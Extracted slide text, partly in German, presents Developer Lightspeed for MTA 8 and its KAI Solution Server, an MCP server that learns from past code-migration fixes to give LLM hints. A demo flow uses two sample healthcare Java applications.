


Developer Lightspeed
For MTA 8




Developer Lightspeed (Konveyor AI Downstream)

Einbindung in das OpenShift-Portfolio



AI-beschleunigte Modernisierung

Vereinfachter Workflow



KAI Solution Server




Solution Server - An MCP server

Learns from migration and enhances the user experience

Visibility into existing rules, solved incidents and manual overrides

- ▶ Migration metrics
- ▶ Record how incidents are solved
- ▶ Mine insights of solutions
- ▶ Contextual hinting for better generation



Kai Solution Server

Latest & Greatest
Upstream




Motivation



KAI helps each developer independently fix migration issues.


- LLM generates fixes per project
- No memory of past
- Repeated manual effort

Motivation



KAI helps each developer independently fix migration issues.

- LLM generates fixes per project
- No memory of past
- Repeated manual effort



KAI learns from past migration attempts across projects.

- ✓ Visibility into the effectiveness of the rules
- ✓ Learns from manual changes
- ✓ Reduces repeated work




Solution Server Matters in Enterprise-Scale Migrations

- Large organization use custom libraries and internal pattern not exposed to LLMs
- Solution Server performs **context learning** from real developer actions generates Hints
- It aggregates knowledge across applications to build **organizational context**
- With each migration, it reduces manual effort by suggesting relevant, learned hints
- Helps standardize modernization, reduce errors, and accelerate future migrations
- Transforms tribal knowledge into shared, reusable insights for the entire organization




Sample Application for the tryouts

- Scenarios are based on a healthcare business upgrading their underlying common audit library.
- There are two apps right now that uses the library
 - Medical device inventory management
 - EHR system




Workflow



Demo Flow

App: #1
Inventory Management
(Java 8, V1)




Solution Server

Update metrics
for incident A

Work with LLM to
generate hint for
incident A

App: #2
EHR Viewer
(Java 8, V1)




